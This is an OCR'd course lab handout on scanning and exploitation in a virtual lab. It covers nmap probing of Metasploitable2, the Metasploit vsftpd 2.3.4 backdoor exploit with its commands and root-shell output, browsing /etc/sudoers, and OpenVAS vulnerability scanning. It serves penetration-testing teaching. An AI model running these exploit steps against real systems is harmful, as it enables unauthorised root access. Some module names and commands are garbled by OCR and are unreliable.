
SCANNING and RECONNAISSANCE

To exploit infiltrate, or breach a remote system, key information about that system determines the level of success of one's endeavour. The first step of penetration is scanning and reconnaissance.

By the end of this Lab we will learn how to use tools to scan and retrieve information from a remote system. We will use ***nmap*** to scan a vulnerable system (***Metasploitable2***). Nmap will reside on a Kali Linux machine in VirtualBox, and Metasploitable2 will also be on a virtual machine.

Before the Virtual Machines are turned on, we can highlight **each one in turn** in the console panel of VirtualBox and:


1. Click on **settings** on the **menu** bar, as shown in the **left** image of FIG1below.
2. Then click on **network; shown** in the left panel of the **right** mage.
3. Choose **Adapter 1** and set to **Bridged Adapter**.




LEFT **RIGHT**

FIG 1

4.We now start our Kali Linux machine. The username and password are ***root*** and ***toor*** by default.



5.We can now power up our ***Metasploitable2***.The ***username*** **and** ***password*** **are both** ***mfsadmin***.



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7b:07:8c
          inet addr:192.168.0.18  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7b:78c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:47 errors:0 dropped:0 overruns:0 frame:0
          TX packets:75 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7646 (7.4 KB)  TX bytes:7939 (7.7 KB)
          Base address:0xd010 Memory:f0000000-f0020000
```

6.Use the command **ifconfig** as shown above to get the ip address of the targeted machine (i.e. ***Metasploitable2***). The above is ***192.168.0.18***. Yours will be different.

7.By using the manual pages summarize briefly what is nmap and what it is used for.

On the Kali Machine use the command below at the prompt of a terminal:

```
root@kali:~# man nmap
```

PROBING THE TARGET.

8. On the Kali machine run the command: **namp xxx.xxx.xx.xx** where x's represent the ip address of the vulnerable machine.
9. From the output list 4 of the services which may contain vulnerabilities and give a brief overview of each of the vulnerabilities.

10. What does the command **nMap -sV xxx.xxx.xx.xx do**.
11. If there is an open ftp port please note it and the version of ftp.
12. Start a Metasploit session on the Kali Machine. **"msfconsole"**
13. We will now search for an exploit which can compromise an open ftp port.
14. Use the command "**search** [version of ftp]"

```
msf > search vsftpd 2.3.4
```

15. In the output of the command under "***the name***" column you will see the name of the exploit to use on your version of ftp. (e.g. ***exploit/unix/ftp/vftpd_3.34_frontdoor***).

```
   Name
   ----
   exploit/unix/ftp/vsftpd
mmand Execution
```

16. Now at the Metasploit prompt run the command as shown

    (**msf** > use ***exploit/unix/ftp/vftpd_3.34_frontdoor***)

17. run the following command.

```
msf exploit(vsftpd_234_backdoor) > options
```

18.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.0.42
rhost => 192.168.0.42
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rport 21
rport => 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

19. You now get an output similar to that below.

```
[*] 192.168.0.42:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.42:21 - USER: 331 Please specify the password.
[+] 192.168.0.42:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.42:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.44:40685 -> 192.168.0.42:6200) at 2018-09-3
0 01:28:52 -0400
```

20. What does the second to last and last item of the window above tell us.
21. At the cursor:

    run the command: ifconfig ***(to which machine this ip belongs)***

    run the command: ls (***Where are these files located?)***

run the command: cd etc ***(What folder are we in presently?)***

One of the files of this folder is the "sudoers file."(What is the function of this file?)

run the command: nano sudoers ***(This opens the file and allows us to read its contents)***

Type Ctrl C to exit the shell. If prompted y/N choose y.

PART B (OpenVAS)

OpenVAS is a framework of services and tools that provides a comprehensive and powerful vulnerability scanning and management package.

UPDATING OUR PRESENT KALI MACHINE ***(Items 1-7 have already been done)***

1. At the command prompt of your Kail machine run the command : apt-get install OpenVAS

2. If the following output results:

```
root@kali:~# apt-get install OpenVAS
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package OpenVAS
```

3. We have to access and modify the *sources.list file.*

4. This file can be accessed by going to Places>Computer>etc>apt>sources.list

5. If it is clicked on and you are presented with a list of programs to open it, choose *leafpad*.

6. Alternatively, from the command prompt we navigate to the directory with: *cd /etc/apt*

   Then we open the file with: *leafpad sources.list*

   Copy and paste the following lines the sources.list file, save and exit.

deb http://http.kali.org/kali kali-rolling main contrib non-free
deb-src http://http.kali.org/kali kali-rolling main contrib non-free

7. Run the commands: "apt-get clean" and "apt-get update && apt -get upgrade"


PART A

1. At the command prompt type ***openvas-start*** :

```
root@kali:~# openvas-start
[*] Please wait for the OpenVAS services to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI (Greenbone Security Assistant): https://127.0.0.1:9392
```


2. OpenVas operates through port **9392** as shown in the output. If it does not start automatically go to your Firefox Web Browser and type **https://127.0.0.1:9392**.

3. The Greenbone Security Assistant appears.



The above screen results. If the username and password are not already set, use **username admin** and **password** [**copy and paste password from leafpad file in Documents**]

4. To know the version of OpenVas installed on your Kali Machine from the command prompt type: **openvas-check-setup** :




5. To start vulnerability scanning, we need to:


- Create and configure a target
- Create and configure a scan task
- Run the scan

PART B (*openvas target*)

1. Go to both machines **settings** → **network** → **internal network**




2. .Configure each of your virtual machines with an ip address on the same subnet:




3. Once you click on login you should see this screen:

4. Go to **configuration** in the top menu of openvas on the kali machine and select **targets.**




5. The NEW TARGET dialogue box appears.




- Name field **Metasploitable2**
- Comment **whatsoever you wish**
- Manual **ip address of your target** (Metasploitable2)
- Leave all other fields as their default
- Click create

6. Your newly created machine will appear in the list of available targets.




PART C (*openvas vulnerability scan*)

1. To create a new task we go to **scans** and select **tasks**, then go to the **new task icon.**





2. When we click on our new task icon, a new task window appears. In the **name** field enter the name of your new task, our **scan target** being **Metasploitable2**. Leave all other fields as default and click on **create at the end** of the window.




3. Our new task button is at **1** and run button at **2.**

4. The task is now running.

